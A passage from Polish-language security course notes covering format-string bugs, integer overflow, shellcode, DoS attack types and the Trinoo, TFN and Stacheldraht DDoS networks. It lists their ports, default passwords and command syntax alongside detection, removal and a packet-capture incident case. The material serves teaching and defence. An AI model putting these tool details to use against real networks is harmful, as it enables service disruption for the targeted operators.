  printf("\%n\%n\%n\%n");
  return 0;
}
```

zakończy się błędem nieuprawnionego dostępu do pamięci. Umiejętne wykorzystanie może pozowlić na wpisanie konkretnej wartości w ustalone miejsce pamięci. Zwykle więc `%n` nie jest dozwolone, jednak jeśli program przyjmie łańcuch z zewnątrz od użytkownika i użyje go jako format, to można sobie wyobrazić taką sytuację. Podstawowym zabezpieczeniem jest nie dopuszczanie `%n`, oraz kontrola gdy istnienje podejrzenie o dopuszczeniu łańcuchów z zewnątrz.

Innym przykładem może być format `%.` wraz z dużą liczbą, np `%.1000x` wypisujący ciąg 1000 bajtów powodując prepełnienie stosu czy stogu.

5.4 Przepełnienie liczb całkowitych

[23] Przepełnienie liczb całkowitych występuje przy przekroczeniu dopuszczalnego zakresu dla danego typu, zwykle przechodząc od wartości maksymalnej do 0. Można sobie wyobrazić sytuację gdy przepełnienie zwiazane jest z liczbą mówiącą o wielkości bufora do alokacji. Jeśli program chce wczytać rozmiar pakietu, potem zaalokować pamięć o tej długości plus 1, a następnie wczytać pakiet do bufora, to po przekroczeniu zakresu bufor będzie miał długość 0 powodując przepełnienie stogu, stosu, etc. Istnieje łata do `gcc` pozwalająca na zabezpieczenie przed takim zdarzeniem przy kompilacji z odpowiednimi flagami, nie jest jednak wciąż wprowadzona do standardowych dystrybucji.

5.5 Shellcode

[23] Shellcode to dowolny fragment binarnego kodu używany do hakowania innych programów. Zwykle uruchamiał on powłokę `/bin/sh` przyznając hakerowi prawa użytkownika, stąd nazwa. Shellcode jest zwykle pisany jako binarny ciąg.

Shellcode może być uruchomiony w dowolnym miejscu. Po wstawieniu do programu jakiegoś użytkownika nie będzie on wiedział gdzie się znajduje, stąd potrzeba rozpoznania za co odpowiedialny jest fragment kodu na początku.

Shellcode zwykle jest ograniczony do wykorzystywania tylko niektórych bajtów. Jeśli będzie on wstawiony jako łańcuch, to nie może zawierać bajtu o wartości 0, gdyż oznacza on koniec łańcucha i tak będzie zinterpretowany przez macierzysty program. Shellcode jest więc zwykle pisany do wykorzystania przez konkretny program i wtedy spełnia jego ograniczenia, lub te.r ma dodany na początku dekoder dekodujący jego zawartość. Shellcode składa się z dekodera, klucza, i zakodowanego kodu. Klucz określa przez jaki filtr zakodowany kod wykonywalny powinien przejść, np. może nim być właśnie ograniczenie by nie zwierał zerowych bajtów. Po zdekodowaniu przez dekoder, sterowanie jest przekazane do uzyskanego kodu.

Najciekawsze przykłady można znaleźć pod `www.lsd-pl.net`.

5.6 Porównanie Windows NT i UNIX

[23] Systemy Windows i Unix różnią się w założeniach. Windows ma wiele wpadek powodujących szereg jego słabości, jednak Unix nie jest wiele lepszy, a często słabszy jeśli chodzi o bezpieczeństwo. Porównanie w tabeli 5.1.

5.7 Denial of Service – DoS

Atak polegający na doprowadzeniu do sytuacji, w której normalni użytkownicy systemu będą mieli utrudnione z niego korzystanie. Jest to uskuteczniane przez[6]

- "zalewanie" (flooding) systemu tak, że normalne działanie sieci jest utrudnione, wręcz uniemożliwione
- próby przerwania połączeń między dwoma maszynami
- uniemożliwienie działania konkretnej usługi (serwisu) maszyny
- uniemożliwienie korzystania z systemu przez konkretne osoby

Możliwe są różne tryby ataków

1. **zaburzanie łączności sieciowej**
   Przykładem może być zalewanie sieci atakiem typu `SYN flood` w którym atakujący rozpoczyna jedynie połączenie, jednak nie kończy go; atakowany komputer ma zwykle ograniczoną ilość zasobów, które rezerwuje na każde rozpoczynane połączenie; w końcu zaczyna ich brakować gdy ataków jest wiele na raz. To jest atak przeciwko zasobom jądra, nie przeciwko przepustowości łącza (bandwidth), jest więc możliwy do przeprowadzenia z komputera o wolnym połączeniu (np. modem) przeciwko komputerom w bardzo szybkiej sieci.
2. **użycie własnych zasobów atakowanego**
   W takiej sytuacji atakujący wykorzystuje oszukane pakiety UDP by podłączyć serwis `echo` na jednej maszynie do serwisu `chargen` na innej. W ten sposób oba serwisy zużywają całe dostępne zasoby maszyny.
3. **zawłaszczanie przepustowości (bandwidth) łącza**
   Atakujący może też generować dużą liczbę dowolnych, zwykle `ICMP ECHO`, pakietów skierowanych do atakowanego komputera. Atakujący może atakować z wielu komputerów naraz, wzmacniając atak.
4. **zużywanie innych zasobów**
   Jest szereg innych zsoów, które można w różny sposób zawłaszczyć:
   - zwykle ograniczoną liczbę identyfikatorów procesów przez utworzenie programu, który jedynie tworzy swoje kopie
   - zużycie przestrzeni dyskowej poprzez generowanie bardzo dużej liczby przesyłek poczty elektronicznej, które muszą gdzieś być zapisywane; tworzenie błedów, które gdzieś trzeba zapisywać (logować); wstawianie plików gdy możliwy jest anonimowy dostęp przez ftp
   - zablokowanie konkretnych użytkowników przez wielokrotne błędne logowanie – systemy zwykle blokują wtedy konta
5. **destrukcja informacji o konfiguracji**
   Źle skonfigurowany system będzie źle działał. Jeśli więc atakujący będzie w stanie zmienić istotne informacje, na przykład informacje o routowaniu w systemie, to zwykle unieruchomi go.

5.7.1 Możliwe typy ataków przez zalew pakietami

Floodnet

aplikacja Javy wysyłająca żądania nie istniejących stron na atakowanych hostach oraz zapytań do search engines; zużywa dużo zasobów sieciowych

Windows NT	Unix
API napisane w C	API napisane w C
uwierzytelnianie jest na poziomie wątków co pozwala na większą prędkość ze względu na większą szybkość przełączania wątków w porównaniu z tworzeniem nowych procesów – każdy wątek dostaje własny token identyfikujący zestaw uprawnień i przedstawiany jądru w razie potrzeby; pozwala to by różne wątki wykonywały zadania z różnymi przywilejami	uwierzytelnianie na poziomie procesów co zwiększa bezpieczeństwo gdyż żadne dwa procesy nie mogą modyfikować wzajemnie pamięci; autentykacja na poziomie identyfikatorów użytkowników i grup
podstawowe procedury napisane w DCOM zapewniając uwierzytelnianie, co zapewnia wspólny interfejs i pozwala na odległe wykonywanie procedur wraz ze sprawdzaniem uprawnień; nie ma potrzeby wykonywania zadań z większymi uprawnieniami niż ma użytkownik (setuid)	większość procedur systemowych zapewniana przez różne aplikacje oparte na gniazdach (socketach) a także na prywatnych protokołach (np. Sun RPC); zadania setuid uruchamiane z większymi prawami niż ma użytkownik
deskryptory plików z założenia nie są przekazywane do procesów potomnych	wszystkie otwarte deskrytptory plików są przekazywane do procesów potomnych
standardowa powłoka `cmd.exe` jest uboga i zwykle nie jest rozszerzana	powłoka ma szerokie możliwości i zapwenia wszystko o czym haker mógłby zamarzyć
tworzenie plików tymczasowych jest bezpieczne ze względu na trudne do przewidzenia nazwy, także prawa im przyznawane są ograniczone	nazwy plików tymczasowych są bardzo łatwe do przewidzenia co pozwala na utworzenie dowiązania symbolicznego i wykorzystanie do przejęcia uprawnień;
nazwane potoki mają wiele specjalnych cech, w szczególności mogą być czytane przez wielu użytkowników naraz, co pozwala na naruszenie praw	nazwane potoki są po prostu nowym typem pliku, niczym więcej
wywołania systemowe są przez bibliotekę `kernel32.dll`. co pozwala na dostosowanie parametrów przerwań do wersji systemu i tzw. Service Pack, co w znacznym stopniu utrudnia pisanie shellcodów	wywołania systemowe są przez przerwania (albo dalekie wywołania), które są prawie neizmienne, co pozwala na pisanie shellcodów działających na wielu platformach
system okien Graphical Device Interface jest osobnym interfejsem API i sam w sobie nie potrafi pracować w sieci (jest możliwość ograniczonego rozszerzenia z Terminal Services); istnieje tu możliwość przejęcia praw do desktopu przez nieuprawniony proces przez atak na przesyłane komunikaty	Unix opiera się na systemie X i różnych interfejsach w rodzaju KDE czy GNOME, które implementują swój własny protokół typu RPC, przez co są narażone na wiele ataków; X z założenia jest systemem sieciowym, przez co z założenia jest narażony na ataki

Tablica 5.1: Porównanie problemów programistycznych w systemach Windows i Unix [23].

Smurf

to wysyłanie pakietów ping do adresu broadcast sieci, przy czym adres nadawcy jest podrobiony na adres celu ataku; w ten sposób wszystkie komputery sieci odpowiadają zalewając atakowanego

Trinity

wykorzystuje szereg ataków typu ICMP, SYN, UDP, fragmentacji, przy czym atakujący komunikuje się z bezpośrednio atakującymi demonami przez kanały IRC

Shaft

wykorzystuje zalewanie typu TCP SYN; przykład kolejnego rozproszonego systemu z handlerami i agentami; do komunikacji wykorzytuje porty 20432/tcp, 18753/udp, 20433/udp

Naptha

opiera się na sposobie przetwarzania pakietów TCP przez maszynę skończenie stanową. Cykl połączeniowy TCP składa się z 11 stanów: CLOSED, LISTEN, SYN RECVD, SYN SENT, ESTABLISHED, CLOSE WAIT, LAST ACK, FIN WAIT-1, FIN WAIT-2, CLOSING, TIME WAIT. Celem jest rozpoczęcie dużej liczby połączeń TCP i pozostawienie ch w niektórych stanach. Wcześniej tego typu atak zużywał zasoby tak atakowanego jak i atakującego, więc był rzadko stosowany.Nptha radzi sobie z tym.

Narażone są systemy FreeBSD, Linux z jądrem 2.0, HP-UX, Tru64 UNIX (compaq), Redhat 6.1, IRIX 6.5.7, Solaris 7, 8 (wszystkie w stanie `ESTABLISHED`), Windows 95, 98, 98SE (FIN WAIT-1), Windows NT (`ESTABLISHED` i `FIN WAIT-1`). Odporne IBM AIX i Windows 2000.

Jądro utrzymuje informacje o każdym połączeniu TCP. W związku z tym, atakujący zużywałby podobną ilość zasobów co atakowany, co atakowany, co raczej uniemożliwia atak. Naptha nie wykorzystuje zwykłych sieciowych metod otwierania połączeń i nie utrzymuje informacji o otwartych połączeniach, tak więc atakujący nie zużywa swoich zasobów.

Podstawowe zalecenia to

- ograniczenie liczby usług uruchomionych na hostach
- ograniczenie adresów z których można połaćzyć sie z usługami TCP
- filtrowanie ingress i egress
- modyfikacja (skrócenie) czasu utrzymywania otwartego połączenia, które nie jest aktywne

5.7.2 Ataki przez błędne pakiety

Ping of Death

wysyła pakiety `ICMP_ECHO` o długości większej niż maksymalnie dopuszczalna by złamać jądro

Chargen

wykorzystuje usługi UDP `chargen`(19) i `echo`(7) przez połączenie ich w pętlę dla wykorzystania wszelkich zasobów między atakującym a atakowanym

TearDrop

w którym atakujący wysyła dużą liczbę pofragmentowanych pakietów, które jednak nie mogą być prawidłowo złożone przy wykorzystaniu wartości offset w pakiecie IP

5.7.3 Podstawowe zabezpieczenia

- zablokowanie rozgłaszania
- implementacja filtrowania Ingress pakietów wchodzących do naszej sieci, które zapewni wpuszczanie jedynie pakietów przeznaczonych dla naszej podsieci
- implmentacja filtrowania pakietów wychodzących Egress, które zapewni, że jedynie pakiety przeznaczone dla Internetu i pochodzące z naszej podsieci będą wypuszczane, co powinno uniemożliwić wykorzystanie naszej sieci jako miejsca ataku rozproszonego DoS
- zabezpieczenie przed wysyłaniem / wpuszczaniem jakichkolwiek pakietów, które są skierowane do / pochodzą z sieci o nieroutowalnych adresach (10.0.0.0 – 10.255.255.255, 127.0.0.0 – 127.255.255.255, 172.16.0.0 – 172.31.255.255, 192.168.0.0 – 192.168.255.255)

5.7.4 Trinoo – rozproszony atak DoS

(Na podstawie [9]). To przykład rozproszonego ataku typu Denial of Service złożonego z szeregu programów master/slave. Sieci trinoo są ustawiane na setkach lub tysiącach złamanych serwerów, zwykle z wykorzystaniem narzędzi typu przepełnienia bufora. Wraz z demonami trinoo wprowadzane są narzędzia typu tylnych drzwi pozwalających na stały dostęp, oraz narzędzia z pakietów typu rootkit pozwalających na ukrywanie złamania.

Oto typowy scenariusz

1. ustanawiane jest skradzione konto (zwykle na systemach z dużą liczbą użytkowników – uniwersytety??? – i rzadko przeglądane dla zmniejszenia szans wykrycia) gdzie będzie repozytorium skopilowanych narzędzi ataku, skanerów, narzędzi ataku, rootkit-ów. System powinien mieć dużą przepustowość.
2. przeprowadzany jest skan dużej liczby serwerów w poszukiwaniu potencjalnych celów ataku, zwykle takich z usługami o znanych dziurach (wu-ftp, rpc, etc.)
3. z takiej listy potencjalnych celów tworzone jest skrypt, który próbuję dokonać włamań otwierając powłokę jako `root` nasłuchającą zwykle na porcie 1524/tcp (usługa ingreslock). Połączenie z tym portem będzie informacją o sukcesie (czaem wykorzystywana jest poczta). Rezultatem jest lista złamanych serwerów na których można założyć oprogramowanie.
4. na części z tych złamanych serwerów instalowane jest prekompilowane oprogramowanie demonów trinoo
5. wtedy uruchamiany jest skrypt biorący listę złamanych systemów i generujący nowy skrypt automatyzujący instalację. Pomysłem jest wysyłanie do otwartego portu 1524 z podłączoną powłoką zestawu komend powłoki wkopiowujących odpowiednie oprogramowanie i uruchamiających go poprzez crontab. Trzeba więc wysłać komendy modyfikującą tablicę cron. Zamiast połączeń z portem TCP, możliwe są podejścia bardziej ukryte, na przykład poprzez UDP czy ukryte kanały transmisji takie jak Loki. Są trudniejsze do wykrycia.
6. w systemie może też być zainstalowany rootkit ukrywający modyfikację systemu.

Sieć trinoo składa się z serwera master.c i demona trinoo nc.c. Atakujący (lub kilku) kontroluje szereg masterów, które z kolei kontrolują demony. Kontrola między atakującym a masterem systemu dokonywana jest przez połączenie TCP, zwykle jest to port 27665/tcp. Połączenie wymaga podania hasła. Co ciekawe, jeśli master jest już połączony i ktoś drugi próbuje się połaćzyć, to wcześniejszy u"ytkownik otrzymuje ostrzeżenie – może się szybko usunąć by nie zostać wykrytym. Hasła są kodowane funkcją `crypt()`, i są to zwykle `gOrave`, `144adsl`, `betaalmostdone`, `killme`.

Połączenie między masterami a demonami następuje przez port 27444/udp, a komendy mają postać `arg1 password arg2`. Demony łączą się z masterami przez port 31335/udp.

Master rozpoznaje szereg komend, między innymi

- `die` zamknij

- `dos IP` rozpocznij atak DoS do wskazanego adresu. Wtedy master wysyła do każdego ze swoich demonów rozkaz `aaa 144adsl IP`, gdzie `aaa` jest rozkazem właśnie rozpoczęcia DoS
- `bcast` podaj wszystkie dostępne demony
- `killdead` próba sprawdzenia, które z demonów są aktywne: master wysyła do wszystkich swoich demonów komendę `shi passwd`, a te spośród nich, które są aktywne odpowiadają łańcuchem `HELLO`. Wtedy master tworzy spośród tych, które odpowiedziały nową listę zmieniając jej nazwę z `...` na `...-b`

Niuektóre komendy demonów

- `aaa passwd IP` rozpocznij atak DoS wskazanego aresu przez wysyłanie pakietów UDP do losowo wybieranych portów
- `rsz N` ustal wielkość pakietów
- `bbb passwd N` czas ataku w sekundach
- `d1e passwd` zamknij demona
- `xyz passwd 123:ip1:ip2:ip3` to samo co `aaa` ale do wielu adresów

Ciekawe jest, że wszystkie komendy zostały ograniczone do 3 znaków! Możliwe, że powodem jest to, że komenda `strings` wypisująca łańcuchy w plikach wypisuje tylko te od 4 znaków, a wobec tego przy standardowym przeglądaniu plików logujących połączeń mogą zostać nie zauważone.

Ślady – fingerprints

Trinoo zostawia ślady. W szczególności master tworzy plik `...` z listą hostów z demonami (tzw. lista Bcast), zamienianą po sprawdzeniu aktywności na `...-b`. Co ciekawe, adresy hostów są w tych plikach zakodowane!

Jeśli na naszym hoście działa master, to `netstat -a --inet` powinien pokazywać otwarte połączenia na portach 27665 (tcp) i 31335 (udp). O ile oczywiście nie jest uruchomiony jakiś rootkit, który te informacje ukrywa. Podobnie powinno te porty wskazać polecenie `lsof` (list open files). Natomiast system z demonem będzie pokazywał otwarty port 27444 (udp).

Ochrona

Po pierwsze ochrona przed włamaniami by trinoo nie wpuścić. Jeśli już jest, to trzeba go znaleźć i wyeliminować.

Trinoo korzysta z portów o wysokich numerach – będzie więc trudne zablokowanie ich bez wpływu na inne programy korzystające z udp. Podstawową metodą jest śledzenie wszystkich pakietów UDP i wyszukiwanie w nich śladów opisanej wcześniej komunikacji. Problem w tym, że ślady będą zauważalne jedynie w czasie ataku. Potrzebny będzie tu jakiś podsłuchiwacz (sniffer) szukający typowych komend (np. HELLO wysyłane przez demony w odpowiedzi na pytanie o aktywność). Dobrze umieszczony sniffer będzie w stanie wyłapać pojedyncze pakiety, a potem, po nitce do kł"bka, wyszukać całą sieć trinoo.

Słabości

Słabością trinoo jest kodowanie haseł przy użyciu `crypt()` i widzialność niektórych łańcuchów w skompilowanym kodzie masterów i demonów. Pozwoli to na rozpoznanie czy znaleźliśmy kod programu master czy demona, sprawdzenie domyślnych haseł i przejęcie sieci trinoo. Jeśli napotkamy zmodyfikowany kod, to konieczne będzie złamanie haseł. Jak rozpoznać czy mamy do czynienia z kodem zmodyfikowanym czy nie? Trzeba znaleźć wynik kodowania standardowych haseł za pomocą `crypt()` i stwierdzić, wykorzystując `strings`, czy takie łańcuchy występują w obrazach binarnych.

Hasła do demonów biegną przez sieć w niezakodowanej postaci, jeśli więc znamy numer portu przez który komunikuje się z demonami master, trzeba uruchomić program typu sniffer

podsłuchujący ten port w poszukiwaniu znanych komend, co pozwoli nam na odczytanie hasła. Może też złużyć do tego `ngrep` wyszukujący łańcuchów na wskazanych portach.

Jeśli znajdziemy demona, to powinniśmy wykorzystując `strings` znaleźć listę masterów, i wtedy skomunikować się z tymi serwerami by wyszukali i usunęli je. Lista masterów jest wkompilowana w program tak, by mógł wysyłać do nich np. komendę `shi passwd`. Po znalezieniu mastera znajdziemy listę związanych z nim demonów. Jest jednak szansa, że jest ona zakodowana. Wtedy trzeba będzie ją albo odkodować, albo wykorzystać komendę mastera `bcast` wypisującą listę aktywnych demonów. Wtedy można wysłać odpowiednie pakiety do demonów. Może do tego służyć skrypt `trinot` w pracy Dittricha[9].

Standardowa instalacja trinoo wznawia demony co minutę na podstawie ustawionego wcześniej zapisu w tablicy `crontab` – samo więc usunięcie demona nie wystarczy i trzeba zabezpieczyć się przed kolejnym uruchomieniem.

Opis rzeczywistego ataku

5.7.5 Tribe Flood Network

(Na podstawie [11]) TFN autorstwa Mixtera jest w stanie urzeczywistnić atak DoS składający się z zalewania (flood) ICMP, SYN flood, UDP flood, atak typu Smurf, a także "udostępniać " powłokę root-a przez TCP. Sieć składa się z klientów i demonów. Klient to program `tribe.c`, który rządzi demonami `td.c`. Atakujący uruchamiając `tfn` kontroluje klientów, którzy kontrolują demony.

Klienci komunikują się z demonami poprzez pakiety `ICMP_ECHOREPLY`, nie ma między nimi żadnej komunikacji przez tcp czy udp. To utrudnia wyłapywanie ze wzgląd na to, że część narzędzi typu sniffer nie potrafi wyłapywać wszystkich pól ICMP, potrzebne są modyfikacje. Klienci i demony są rozmieszczane w sieci w sposób podobny jak w przypadku ataku trinoo.

Atakujący uruchamia program `tfn` podając w liście parametrów plik z listą hostów gotowych do atakowania, typ ataku (0 -stop/status, 1 - udp, 2 - syn, 3 - icmp, 4 - powłoka roota na wskazanym porcie, 5 - smurf), listę IP celów ataku, oraz ewentualnie numer portu dla ataku typu SYN flood, lub 0 jeśli losowe.

Kienci nie są chronieni przez konieczność podawania hasła, jednak komendy do demonów muszą, ze względu na komunikację przez ICMP, być wysyłane jako 16 bitowe liczby w polu `ICMP_ECHOREPLY`, w związku z czym muszą być kodowane. Każda komenda ma więc numeryczną wartość, są na dodatek składane, a także autor (Mixter) sugeruje modyfikację tych wrtości.

Ślady

Klient wymaga listy demonów, jeśli więc go znajdziemy, mamy też tą listę. Program klienta został zmodyfikowany tak, że listy demonów są kodowane, a to utrudni ich znalezienie.

Klient TFN wysyła do demonów pakiety `ICMP_ECHOREPLY` zamiast `ICMP_ECHO`. Dzięki temu host na którym umieszczony jest demon nie odpowiada właśnie pakietem `ICMP_ECHOREPLY`. Jeśli demon potrzebuje, to także odpowiada korzystając z pakietu `ICMP_ECHOREPLY`. Identyfikator tego pakietu przechowuje komende zakodowaną jako 16 bitową liczbę. Ewentualne parametry przekazywane są w polu danych pakietu `ICMP`. ??????? jak demon wyłapuje przeznaczony dla niego pakiet ??????

Ochrona

Ze względu na sposób komunikacji będzie bardzo trudno zablokować go bez problemów dla innych programów korzystających z `ICMP`. Właściwie jedyną metodą jest zablokowanie wszelkich komunikatów typu `ICMP_ECHO` przed wchodzeniem do naszego systemu.

Można zamiast tego śledzić różnice względem "normalnego" użycia pakietów `ICMP_ECHO` i `ICMP_ECHOREPLY`. To będzie jednak bardzo trudne (patrz 3.2.4);

Słabości

W zasadzie niewiele - komunikacja jest przez ICMP, co utrudnia śledzenie komunikacji sieciowej. Można znaleźć listę demonów jeśli znajdziemy klienta, choć może to wymagać dekodowania.

Jednak demony nie wymagają uwiarygadniania (authentication), w związku z czym, jeśli kod nie został zmieniony od oryginału, można łatwo napisać skrypt usuwający wszystkie demony na podstawie listy znanej u znalezionego klienta (patrz praca [11]).

5.7.6 Stacheldraht

(Na podstawie [10]) Stacheldraht (drut kolczasty po niemiecku)o rozwinięcie TFN łączący cechy rozproszonego trinoo z TFN dodając kodowanie między atakującymi a masterami stacheldraht, oraz automatyczną aktualizację agentów.

Podobnie jak trinoo, stacheldraht składa się z masterów nadzorujących pracę demonów. Pozwala na szereg typów ataków tak jak TFN, jednak bez udostępniania powłoki root-a. Słabością TFN była nie kodowana komunikacja kontrolująca działanie.

Działanie sieci składa się z dwóch etapów. W pierwszym następuje szeroki atak na wiele systemów przy wykorzystaniu zautomatyzowanych narzędzi. Na tych maszynach instalowani są agenci DoS (denial of service), które już nie potrzebują narzędzi do włamywania. W drugim etapie następuje właściwy atak przeciwko jednemu lub wielu hostom.

Sieć Stacheldraht składa się z szeregu handlerów (program `mserv.c`) oraz bardzo dużej liczby właściwych agentów (program `leaf/td.c`). Atakujący komunikuje się z handlerami korzystając z programu typu telnet `telnetc/client.c`.

Komunikacja

Klient komunikuje się z handlerami poprzez TCP na porcie 16600, natomiast pomiędzy handlerami a końcowymi agentami atakującymi wykorzystuje zarówno TCP na porcie 65000 jak i `ICMP_ECHOREPLY`.

Komunikacja klienta z handlerem wkorzytuje kodowanie przy użyciu symetrycznego klucza. Po podaniu passphrase atakujący ma dostępne połączenie rodzaju telnet w którym może wydawać szereg poleceń. Oto niektóre z nich

.killall usuń wszystkich aktywnych agentów

.distro user host wygeneruj swoją kopię na wskazanym hoście jako podany użytkownik

.micmp ip:ip zaatakuj ICMP flood na wskazanych adresach

.mping sprawdź aktywność wszystkich agentów

.mlist lista wszystkich atakowanych

Hasło

Po połączeniu się z handlerem przy użyciu programu klienta, atakujący musi podać hasło (domyślne to "sicken") `crypt()`, które jest później kodowane przez Blowfish wykorzystując frazę "authentication" i dopiewro wtedy wysyłana siecią do handlerów. Cała komunikacja między agentem a handlerem jest kodowana wykorzystując tą frazę przez Blowfish.

Ślady

Sieć jest instalowana podobnie jak trinoo czy TFN. Ciekawą cechą jest możliwość uaktualniania agentów na żądanie. Jest to wykonywane przez `rcp` na porcie 514. Obrazy handlerów i agentów mają swoje charakterystyczne łąncuchy możliwe do wykrycia przy wykorzystaniu `strings`. To pozwala czasem rozpoznać pliki jako kopie handlera czy agentów.

Po wystartowaniu, każdy agent czyta plik konfiguracyjny gdzie znajduje listę handlerów, które mogą go kontrolować. Lista jest kodowana przez Blowfish przy użyciu frazy "randomsucks". Po poznaniu listy rozpoczyna od jej początku i wysyła pakiet `ICMP_ECHOREPLY` z polem identyfikatora ustawionym na 666 i polem danych zawierającym "skillz". Jeśli handler otrzyma

ten pakiet, odpowiada pakietem `ICMP_ECHOREPLY` z identyfikatorem 667 i danymi "ficken". Ponieważ handler i agenci wymieniają te pakiety od czasu do czasu, możliwe jest wyłapanie członków sieci przy wykryciu tych pakietów. Potrzebny jest do tego sniffer.

Agent po znalezieniu aktywnego handlera sprawdza czy sieć gdzie znajduje się agent pozwala na wychodzenie pakietów z podmienionym adresem źródłowym. Czyni to próbując wysłać pakiet `ICMP_ECHO` z adresem `3.3.3.3` i identyfikatorem 666 oraz adresem IP w polu danych do handlera. Jeśli ten otrzyma ten pakiet, to odczytuje adres z pola danych i odpowiada na ten adres pakietem `ICMP_ECHOREPLY` z identyfikatorem 1000 i "spoofworks" w polu danych. Jeśli agent otrzyma ten pakiet, ustawia `spoof_level` na 0 co ma oznaczać, że można podmienić cały adres. W przeciwnym przypadku ustawia zmienną na 3 czyli, że tylko ostatni oktet może być podmieniony.

W agencie wbudowana jest metoda sprawdzania identyfikatora: jeśli agent otrzyma pakiet `ICMP_ECHOREPLY` z kodem 668, to odpowiada pakietem `ICMP_ECHOREPLY` z kodem 669 i łańcuchem "sicken/n" w polu danych.

Obrona

Bardzo trudno będzie blokować komunikację ze względu na wykrzystanie `ICMP_ECHOREPLY`. Podobnie jak w TFN trzeba by wyszukiwać różnice między "normalnym" ruchem `ICMP`, a tym spowodowanym stacheldraht. Systemy muszą być śledzone, aktualizowane; to jedyna droga.

Słabości

Tworzenie nowych agentów wykorzystuje `rcp` na porcie 514/tcp. Wiele następujących po sobie kopiowań z jednego adresu może być podejrzane. Także adres `3.3.3.3` używany w testowaniu może być wskazówką.

Ponieważ stacheldraht nie weryfikuje adresów z których otrzymuje pakiety, można wykorzystać metodę sprawdzania identyfikatora do wyszukiwania agentów: należy wysłać `ICMP_ECHOREPLY` z kodem 668 i czekać na `ICMP_ECHOREPLY` z kodem 669 i łańcuchem "sicken
n" w polu danych. Robi to skrypt `gag` (patrz [10]).

5.8 TCPDump

Tcpdump, podobnie jak ethereal, jest narzędziem do podglądania pakietów na sieciowym interface-ie. Można założyć filtr, który będzie określał, które pakiety należy zbierać. Po zakończenu pracy, tcpdump podaje liczbę wszystkich pakietów (zależnie od systemu moż to być liczba wszystkich pakietów, albo jedynie tych pasujących do wyrażenia w filtrze), raz liczbę pakietów porzuconych (dropped) przez filtr z powodu braku przestrzeni w buforze. Warto więc dobrze napisać filtr, by nie zgubić ważnych dla nas pakietów (o ile to działa...). Zwykle potrzebny jest dostęp typu `root` by uruchomić `tcpdump` Ciekawsze opcje:

-a zamiana (próba) adresów sieciowych na nazwy

-E użycie `algorytm:sekret` do dekodowania pakietów wykorzystując algorytm i klucz

-l buforowanie liniami – wygodne do podglądania

-s len czytaj len bajtów danych z każdego pakietu zamiast domyślnych 96 (też zależne od systemu); można użyć wartości 0 by wyłapywać całe pakiety

-w pisz surowe (raw) pakiety do pliku; można je później interpretować z opcją `-r`

wyrażenie bez wyrażenia łapane są wszystkie; wyrażenie składa się ze składników (prymitywów) z które zwykle składają się z identyfikatora (nazwa lub numer) poprzedzonego kwalifikatorem; są 3 typy kwalifikatorów:

typ określa do czego odnosi się identyfikator; możliwe są `host`, `net` i `port`; np. `net 128.3`

dir określa kierunek transferu – z czy do identyfikatora; możliwe są `src`, `dst`, `src or dst`, `src and dst`

proto ogranicza pakiety do ustalonego protokołu; możliwe `ether`, `fddi`, `tr`, `ip`, `ip6`, `arp`, `rarp`, `decnet`, `tcp`, `udp`; np. `tcp port 21`

przy czym pojedyncze wyrażenia mogą być połączone za pomocą `and`, `or` i `not`. Możliwe są, między innymi, prymitywy (ostatni składnik to zwykle identyfikator, np. adres IP)

`dst host host`

`src host host`

`host host`

`gateway host` jeśli host jest używany jako gateway

`src net net` jeśli pakiet pochodzi ze wskazanego adresu

`dst port port`

5.9 Ethereal

Ethereal też służy do przechwytywania nagłówków pakietów. Pozwala też czytać wyjście z innych snifferów. Niektóre opcje:

-D wypisz listę interface-ów, które ethereal może przechwytywać

-f wyrażenie określające filtr wejściowy; wyrażenie jest zbudowane tak jak w tcpdump (np. tethereal -f icmp)

-l wypisanie wyjścia po każdym pakiecie

-N włącza odczytywanie nazw komputerów; parametrem jest wyrażenie określające jak i dla których

-r czytaj pakiety ze wskazanego pliku

-s ustaw długość przechwytywanych pakietów

-z wypisz szereg statystyk określonych w parametrze

5.9.1 Rzeczywiste wykorzystanie ethereal

1. w pewnym ośrdoku w ciągu kilkunastu sekund aktywność routera (w nocy!) rosła gwałtownie do 99%, by po chwili zawalić system
2. sieć składała się z kilku podsieci połączonych switchami z routerem wpuszczającym dane z zewnątrz; podsieci były wykorzystywane przez małe firmy i niewielką liczbę użytkowników indywidualnych
3. brakowało firewalli!
4. w nocy zapisywane były w trakcie ataku nagłówki pakietów; ich pierwsza analiza pokazała, że
   (a) pakiety napływały w bardzo szybko po sobie i były bardzo do siebie podobne
   (b) były to pakiety TCP z zerową długościa danych co samo w sobie jest podejrzane
   (c) pakiety pochodziły z różnych portów i szły także do różnych portów, można było zauważyć, że numery rosły
   (d) jednocześnie wszystkie adresy źródłowe były różne, co wyraźnie sugeruje, że nie są one prawdziwe, nie dając nam możliwości bezpośredniego znalezienia atakującego
   (e) każdy z pakietów miał ustawioną flagę ACK, przy czym nie była ustawiona flaga SYN, a więc pakiety nie miały rozpoczynać komunikacji; pakiety z flagą ACK są często przepuszczane przez firewalle (programy `stream.c` i `raped.c` właśnie wysyłają pakiety TCP ACK do losowych portów i ze podmienionymi adresami nadawcy)

5. wobec tego następnej nocy wyłapano szereg całych pakietów wykorzytując `tethereal -w logfile.raw` by je potem odczytać za pomocą `tethereal -r lofile.raw -x`, a więc w postaci heksadecymalnej
6. ponieważ ethereal łapie całą ramkę Ethernetu, łapie też MAC nadawcy na pozycjach 06–09 (heksadecymalnie), więc można było zauważyć, że wszystkie te adresy są takie same!
7. właściciel miał dostęp do programu wykrywania adresów na podstawie MAC-ów (Z SolarWind), więc wykrycie IP było w miarę proste, tym bardziej, że okazał się nim być host w sieci atakowanego providera!
8. teraz trzeba było poszukać komunikacji wchodzącej do atakującego serwera **tuż przed** każdym z ataków
9. na podstawie wykorzystywanych portów, jak i powtarzalności, można było wykryć rodzaj ataku, jak i adres skąd przychodziły rozkazy, a więc adres atakującego (albo pośrednika w rozporszonym ataku)
10. zostały zablokowane wszelkie połączenia z tego serwera, jak też wysłana informacja do administratora tego systemu (duży znany uniwersytet w USA)
11. na bezpośrednio atakującym serwerze wykryto plik `/...` jak też wykonwyalny plik DoS `mstream`